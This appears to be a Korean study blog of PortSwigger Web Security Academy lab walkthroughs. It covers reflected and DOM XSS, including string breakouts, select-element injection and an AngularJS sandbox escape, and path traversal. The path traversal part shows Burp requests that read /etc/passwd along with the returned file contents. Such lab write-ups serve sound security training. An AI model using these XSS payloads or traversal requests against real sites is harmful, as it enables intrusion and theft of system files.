
 ACCESS THE LAB

`document.write` 에 Javascript 함수가 포함되어 있는데, 데이터를 사용하여 호출되며, `location.search` 나 웹사이트 URL을 사용하여 제어 가능하다. `alert` 문을 사용해 DOM XSS 공격을 실행해본다.

문에서 DOM XSS



spider 를 입력하고, inspect 로 검색하자,
 가 보인다.
우리가 검색창에 spider 를 검색하여 이미지 내역에 존재하는 것이다.



```

<section class="search">...</section>
<script>...</script>
 == $0
"> "
<section class="blog-list no-results">...</section>

```

searchTerms= 뒤에 " 를 붙여서 src" " 문의 문장이 끝난 후, onload="alert(3)"> 이 따로 실행되어 DOM XSS 공격이 실행된 것이다.

Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded

APPRENTICE

LAB

Not solved

This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets are encoded. The reflection occurs inside a JavaScript string. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the `alert` function.



ACCESS THE LAB

꺾쇠괄호 가 인코딩 된 검색 쿼리 추적 기능에 XSS 취약점이 있는 웹사이트에 alert문 으로 DOM XSS 를 실행해본다.

<script>문에서 DOM XSS

```
</section>
▶ <section class="search">... </section>
▼ <script>
    var searchTerms = 'test';
    document.write(''); == $0
</script>

```

test 검색 후 inspect 결과 <script>문 안에 test 스크립트가 포함되어 있다.

1 search results for 'test'

';alert(22);//

Search


';alert(22);// 를 입력한다.

' 는 var searchTerms = ' 문을 single quote 를 하나 더 더해 닫기 위한 용도이고,

; 는 javascript 에서 문장을 닫는 신호이다.

alert(22); 를 통해 XSS 공격을 실행한 후,

// 는 뒤에 내용을 주석 화하기 위함이다.



DOM XSS 공격에 성공하였다.

```

</section>
▶ <section class="search"> ... </section>
▼ <script>
    var searchTerms = ''; alert(22); //';
    document.write('  '); == $0
</script>

▶ <section class="blog-list no-results"> ... </section>

```

inspect 로 본 DOM XSS 공격이 성공한 소스 코드 결과

Lab: DOM XSS in document.write sink using source location.search inside a select element

PRACTITIONER

LAB

Not solved

This lab contains a DOM-based cross-site scripting vulnerability in the stock checker functionality. It uses the JavaScript `document.write` function, which writes data out to the page. The `document.write` function is called with data from `location.search` which you can control using the website URL. The data is enclosed within a select element.

To solve this lab, perform a cross-site scripting attack that breaks out of the select element and calls the `alert` function.

주식 검사기 기능에 DOM XSS 취약점이 있는 웹사이트에 `document.write` 페이지에 데이터를 쓰는 JS 함수가 사용된다. `select` 요소에서 벗어나 함수를 호출하여 XSS 를 실행해본다.

and upper body strength for long periods of time. Say goodbye to traffic

Paris

▼

Check stock

Paris 선택 후 Check stock

```
1 POST /product/stock HTTP/2
2 Host: 0a4200a103a18355836816ae003a0018.web-security-academy.net
3 Cookie: session=ILSMLxolFe2ohrQNVKwg6PWn61efiaXj
4 Content-Length: 25
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Content-Type: application/x-www-form-urlencoded
12 Accept: */*
13 Origin: https://0a4200a103a18355836816ae003a0018.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer:
18 https://0a4200a103a18355836816ae003a0018.web-security-academy.net/product?productId=1
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
productId=1&storeId=Paris
```

storeId=Paris 확인 가능하다.

intercept off

et/product?productId=1&storeId=seoul

storeId=1 뒤에 &seoul 를 붙인다.

and upper body strength for long periods of time. Say goodbye to traffic jan

seoul

▼

Check stock


seoul 이 나온다.

inspect 결과

스크립트가 **break** 된 것을 확인할 수 있다.

```
t?productId=1&storeId=seoul<script>alert(22)</script>
```

<script>alert(22)</script> 를 뒤에 추가한다.



DOM XSS 공격에 성공하였다.

Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

PRACTITIONER



This lab contains a DOM-based cross-site scripting vulnerability in a AngularJS expression within the search functionality.

AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the `ng-app` attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded.

To solve this lab, perform a cross-site scripting attack that executes an AngularJS expression and calls the `alert` function.



ACCESS THE LAB

검색 기능 내의 AngularJS 표현식에 DOM 기반 크로스 사이트 스크립팅 취약점이 있는 웹페이지가 있다.


AngularJS는 인기 있는 JavaScript 라이브러리로, 속성(AngularJS 지시어라고도 함)이 포함된 HTML 노드의 내용을 스캔한다.

지시어가 HTML 코드에 추가되면 이중 중괄호 내에서 JavaScript 표현식을 실행할 수 있다.

각괄호가 인코딩될 때 유용하다.

AngularJS 표현식을 실행하고 함수를 호출하는 크로스 사이트 스크립팅 공격을 수행해본다.

Angular.JS를 이용한 DOM XSS




Wappalyzer 플러그인을 다운로드하면, 특정 사이트마다 쓸 수 있는 프레임워크들을 확인하고 사용할 수 있다.

Angular Sandbox Escape Cheatsheet

Angular Sandbox Escape Cheatsheet · GitHub

 <https://gist.github.com/jeremybuis/38c01acae19fc2ac6959>




#Angular Sandbox Escapes Cheatsheet

Source: [XSS without HTML: Client-Side Template Injection with AngularJS](#)

1.0.1 - 1.1.5 Mario Heiderich (Cure53)

```
{{constructor.constructor('alert(1)')({})}}
```

HTML 없이 AngularJS(DOM)만으로 XSS를 시도할 수 있는 스크립트를 복사 후,



게시판에 삽입하면 인젝션이 일어난다.



Path / Directory Traversal

Lab: File path traversal, traversal sequences blocked with absolute path bypass

PRACTITIONER



This lab contains a path traversal vulnerability in the display of product images.


The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

제품 이미지 표시에 경로 탐색 취약점이 있는 웹페이지에서 `/etc/passwd` 경로로 침투해 본다.



burp 에 `GET/image?filename=12.jpg HTTP/2` 라고 쓰는데, filename=뒤의 `12.jpg` 는 `/var/www/html` 경로에 속하는 이미지일수도 있다.

send to repeater

Send

Cancel

< >

Target: https://0a2400dd0445bef482d351310071000a.web-security-academy.net

Request

Pretty

Raw

Hex

```

1 GET /image?filename=/etc/passwd HTTP/2
2 Host:
0a2400dd0445bef482d351310071000a.web-security-academy.net
3 Cookie: session=
XMYfZUQF2B4EDAq5ghQQj1vkkKNJgadV
4 Sec-Ch-Ua: "Not/A) Brand";v="8",
"Chromium";v="126"
5 Accept-Language: en-US
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
https://0a2400dd0445bef482d351310071000a.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17

```

Response

Pretty

Raw

Hex

Render

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin

```

/etc/passwd

파일의 데이터가 출력된다.

경로를 명확히 지정해야만 `/etc/passwd` 의 데이터를 불러올 수 있는 경우

Lab: File path traversal, simple case

APPRENTICE



This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

`/etc/passwd` 의 콘텐츠를 획득해본다.

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /image?filename=/etc/passwd HTTP/2	1	HTTP/2 400 Bad Request
2	Host: 0a16000f0389c68281d5a2ce00ff00a9.web-security-academy.net	2	Content-Type: application/json; charset=utf-8
3	Cookie: session=m7eyQSfHAYRgngH30mWR4d97nUymu0my	3	X-Frame-Options: SAMEORIGIN
4	Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"	4	Content-Length: 14
5	Accept-Language: en-US	5	
6	Sec-Ch-Ua-Mobile: ?0	6	"No such file"
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36		
8	Sec-Ch-Ua-Platform: "Linux"		
9	Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8		
10	Sec-Fetch-Site: same-origin		
11	Sec-Fetch-Mode: no-cors		
12	Sec-Fetch-Dest: image		
13	Referer: https://0a16000f0389c68281d5a2ce00ff00a9.web-security-academy.net/product?productId=1		
14	Accept-Encoding: gzip, deflate, br		
15	Priority: u=2, i		
16			
17			

39.jpg 를 /etc/passwd 로 바꾸었으나, 400 Bad Request 응답코드가 나올 경우, /etc/passwd 파일의 상위 경로까지 명확히 지정해줘본다.

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
1	GET /image?filename=../../etc/passwd HTTP/2	1	HTTP/2 400 Bad Request
2	Host: 0a16000f0389c68281d5a2ce00ff00a9.web-security-academy.net	2	Content-Type: application/json; charset=utf-8
3	Cookie: session=m7eyQSfHAYRgngH30mWR4d97nUymu0my	3	X-Frame-Options: SAMEORIGIN
4	Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"	4	Content-Length: 14
5	Accept-Language: en-US	5	
6	Sec-Ch-Ua-Mobile: ?0	6	"No such file"
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36		
8	Sec-Ch-Ua-Platform: "Linux"		
9	Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8		
10	Sec-Fetch-Site: same-origin		
11	Sec-Fetch-Mode: no-cors		
12	Sec-Fetch-Dest: image		
13	Referer: https://0a16000f0389c68281d5a2ce00ff00a9.web-security-academy.net/product?productId=1		
14	Accept-Encoding: gzip, deflate, br		
15	Priority: u=2, i		
16			
17			

`../etc/passwd` 의 바로 상위 디렉터리 이름을 모르기 때문에, `../` 를 대신 앞에 붙였으나, 마찬가지로 `400 Bad Request` 응답코드가 출력된다.

- `..` 는 상위 디렉토리를 의미하며, `.` 는 현재 디렉토리를 의미한다.

`../..` , `../../..` 순서로 하나 하나 늘려가면서 `send`

Request

```

1 GET /image?filename=../../../../etc/passwd
  HTTP/2
2 Host:
  0a16000f0389c68281d5a2ce00ff00a9.web-security-academy.net
3 Cookie: session=
  m7eyQSfHAYRgngH30mWR4d97nUymu0my
4 Sec-Ch-Ua: "Not/A)Brand";v="8",
  "Chromium";v="126"
5 Accept-Language: en-US
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/126.0.6478.127
  Safari/537.36
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept:
  image/avif,image/webp,image/apng,image/svg
  +xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
  https://0a16000f0389c68281d5a2ce00ff00a9.w
  eb-security-academy.net/product?productId=
  1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nol
  ogin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nol
  ogin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nol
  ogin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologi
  n
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/n
  ologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
  /nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbi
  n/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbi
  n/nologin
20 list:x:38:38:Mailing List
  Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/no
  login
22 gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/u
  sr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/no
  login
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bas
  h
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbi
  n/nologin

```

`/etc/passwd` 에서 상위 디렉터리 3개 위부터는 규칙이 적용되지 않은 것으로 보인다.
`../../../../` 를 앞에 붙여서 `send` 하니, `/etc/passwd` 파일의 데이터가 출력된다.

Lab: File path traversal, validation of file extension with null byte bypass

PRACTITIONER



This lab contains a path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

제품 이미지 표시에 `path traversal 취약점` 이 있는 웹페이지에서, 파일들의 확장자를 예측 대입하여 공격을 시도해본다.

확장자를 붙여 우회하여 Path Traversal 취약점 공격

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
1	GET /image?filename=	1	HTTP/2 400 Bad Request
2	../../../../../../../../etc/passwd HTTP/2	2	Content-Type: application/json;
3	Host: 0ae900620339463384e822d2005c00c8.web-security-academy.net	3	charset=utf-8
4	Cookie: session=awZsaoIkRxfQkpmKb0kjfmBretyCIHC	4	X-Frame-Options: SAMEORIGIN
5	Sec-Ch-Ua: "Not/A)Brand";v="8",	5	Content-Length: 14
6	"Chromium";v="126"	6	"No such file"
7	Accept-Language: en-US		
8	Sec-Ch-Ua-Mobile: ?0		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36		
10	Sec-Ch-Ua-Platform: "Linux"		
11	Accept:		
12	image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: no-cors		
15	Sec-Fetch-Dest: image		
16	Referer: https://0ae900620339463384e822d2005c00c8.web-security-academy.net/product?productId=1		
	Accept-Encoding: gzip, deflate, br		
	Priority: u=2, i		

